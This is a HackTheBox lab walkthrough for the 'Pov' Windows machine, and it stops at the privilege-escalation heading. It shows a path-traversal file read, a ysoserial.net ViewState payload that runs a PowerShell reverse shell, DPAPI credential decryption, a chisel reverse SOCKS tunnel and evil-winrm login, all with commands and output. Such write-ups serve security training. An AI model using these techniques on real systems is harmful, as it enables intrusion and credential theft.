HTB: Pov
Full Writeup for Pov machine from CPTS track on HackTheBox

Reconnaissance
Port Scanning
I started with a full TCP scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
tr3m0x@ubuntu:~/htb/windows/Pov$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.67.168 -oN nmap/tcp_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-08 10:48 CET
Nmap scan report for 10.129.67.168
Host is up (0.039s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.77 seconds
Only HTTP was reachable externally, and the server header identified Microsoft IIS 10.0. The HTTP title pointed to pov.htb, so I started with web enumeration.
Web Enumeration

The Contact Us section mentioned two hostnames: pov.htb and dev.pov.htb. I added both to /etc/hosts.
1
tr3m0x@ubuntu:~/htb/windows/Pov$ echo "10.129.67.168 pov.htb dev.pov.htb" | sudo tee -a /etc/hosts
The main pov.htb site was mostly static. The contact form did not expose useful behavior, so I moved to the development virtual host.

The dev.pov.htb application had a Download button. File download features are worth testing because they often pass a filename or path to the backend. I intercepted the request in Burp Suite.

The request included a file path parameter. I tested for path traversal by requesting ....//web.config.

The server returned the application’s web.config, confirming arbitrary file read through path traversal.
Exploitation
ASP.NET ViewState Background
The downloaded web.config exposed a machineKey configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
  <system.webServer>
    <httpErrors>
      <remove statusCode="403" subStatusCode="-1" />
      <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
    </httpErrors>
    <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
  </system.webServer>
</configuration>
ASP.NET Web Forms stores page state in the __VIEWSTATE field. That value is serialized data sent to the client and submitted back to the server. ASP.NET protects it with a message authentication code based on the application’s machineKey.
Because the path traversal disclosed both the validationKey and decryptionKey, I could generate a valid malicious ViewState payload. For .NET 4.5 targets, the payload must be generated with the correct validation and decryption settings, and it also needs to match the target page path.
Generating a ViewState Payload
I used ysoserial.net to generate the payload. I recommend using a release build instead of cloning and compiling it during the box.
1
2
3
4
5
6
7
8
9
10
11
tr3m0x@ubuntu:~/htb/windows/Pov$ wine ~/tools/ysoserial/Release/ysoserial.exe \
    -p ViewState \
    -g TextFormattingRunProperties \
    -c "powershell -e <BASE64_REVERSE_SHELL>" \
    --path="/portfolio" \
    --decryptionalg="AES" \
    --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" \
    --validationalg="SHA1" \
    --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" \
    2>/dev/null
5%2FhXNwI1cJSUymWMD7UEZsAq7itJPfNKJgzfD4xWSTlhB9a9nzGK1BK7Jea2rdk06mguYCYJi5bD8ZmWLNv8Z4rGAivQYASu79cNUgKxYBqHra<SNIP>
After generating the payload, I replaced the request’s __VIEWSTATE value with the ysoserial output and submitted the POST request.
Shell as sfitz
The payload connected back to my listener and gave me code execution under the IIS worker context.
1
2
3
4
5
tr3m0x@ubuntu:~/htb/windows/Pov$ listen 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.67.168 49671

PS C:\windows\system32\inetsrv>
I checked the local users and found sfitz and alaading.
1
2
3
4
5
6
7
8
9
10
PS C:\users\sfitz\documents> dir C:\users

    Directory: C:\users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2023   4:21 PM                Administrator
d-----       10/26/2023   4:57 PM                alaading
d-r---       10/26/2023   2:02 PM                Public
d-----       12/25/2023   2:24 PM                sfitz
Inside sfitz’s documents directory, I found connection.xml.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\users\sfitz\documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
This file was created by PowerShell Export-Clixml and contained a serialized PSCredential object for alaading. PowerShell protects the password as a SecureString using DPAPI, so it can be decrypted in the same user context that created or can access the protected data.
1
2
3
PS C:\users\sfitz\documents> $cred = Import-Clixml .\connection.xml
PS C:\users\sfitz\documents> $cred.GetNetworkCredential().Password
f8gQ8fynP44ek1m3
Lateral Movement
Validating alaading
With the recovered password, I created a credential object and tested command execution as alaading.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
PS C:\windows\system32\inetsrv> $pwd = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -Force
PS C:\windows\system32\inetsrv> $user = New-Object System.Management.Automation.PSCredential("pov\alaading", $pwd)
PS C:\windows\system32\inetsrv> Invoke-Command -ComputerName pov -Credential $user -ScriptBlock { whoami /all }

USER INFORMATION
----------------

User Name    SID
============ =============================================
pov\alaading S-1-5-21-2506154456-4081221362-271687478-1001

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
The important result is that alaading is a member of Remote Management Users, which means WinRM access should be possible if I can reach port 5985.
Internal Port Check
From the first shell, I checked listening services on the target.
1
2
3
4
5
6
7
8
PS C:\windows\system32\inetsrv> netstat -aon | findstr LISTEN

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       896
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    10.129.67.168:139      0.0.0.0:0              LISTENING       4
WinRM was listening on the target, but it was filtered from my external Nmap scan. To access it from my machine, I used a reverse SOCKS tunnel through the existing foothold.
Reverse SOCKS Tunnel
First I transferred chisel.exe to the target.
1
2
3
4
5
6
7
8
PS C:\windows\temp> Invoke-WebRequest -Uri "http://10.10.15.5:8000/chisel.exe" -OutFile "chisel.exe"
PS C:\windows\temp> dir chisel.exe

    Directory: C:\windows\temp

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/9/2026   7:26 AM       11446272 chisel.exe
On my machine, I started a reverse-capable Chisel server.
1
2
3
4
tr3m0x@ubuntu:~/htb/windows/Pov$ ./chisel server --reverse -p 9002
2026/09/09 15:27:51 server: Reverse tunnelling enabled
2026/09/09 15:27:51 server: Fingerprint KOHUNydoe6Ck1mz5tFSqnqgh747T/ThZdW8Sh7ZGYhQ=
2026/09/09 15:27:51 server: Listening on http://0.0.0.0:9002
My proxychains configuration used the local SOCKS listener.
1
2
3
4
tr3m0x@ubuntu:~/htb/windows/Pov/www$ tail /etc/proxychains.conf

[ProxyList]
socks5  127.0.0.1 1080
Then I started the reverse SOCKS client from the target.
1
PS C:\windows\temp> .\chisel.exe client 10.10.15.5:9002 R:socks
I tested the tunnel against SMB before using it for WinRM.
1
2
3
tr3m0x@ubuntu:~/htb/windows/Pov/www$ proxychains nc -v 10.129.67.168 445
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.129.67.168:445  ...  OK
Connection to 10.129.67.168 445 port [tcp/microsoft-ds] succeeded!
Shell as alaading
With the tunnel working, I connected over WinRM using the recovered credentials.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/windows/Pov/www$ proxychains evil-winrm -i 10.129.67.168 -u alaading -p f8gQ8fynP44ek1m3
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.129.67.168:5985  ...  OK

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\alaading\Documents>
The user flag was readable from alaading’s desktop.
1
2
*Evil-WinRM* PS C:\Users\alaading\Documents> type ..\Desktop\user.txt
8325fe4e************************
Privilege Escalation
SeDebugPrivilege
I checked the full token in the Evil-WinRM session and found an important difference from the earlier Invoke-Command output.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
